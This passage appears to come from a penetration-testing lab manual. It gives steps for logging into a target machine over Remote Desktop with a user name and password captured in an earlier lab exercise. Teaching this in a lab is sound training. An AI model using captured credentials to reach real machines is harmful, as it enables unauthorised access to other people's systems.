


5. In the **User name** field, type **Jason** and click **Connect**.




6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.




7. A **Remote Desktop Connection** window appears; click **Yes**.

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.



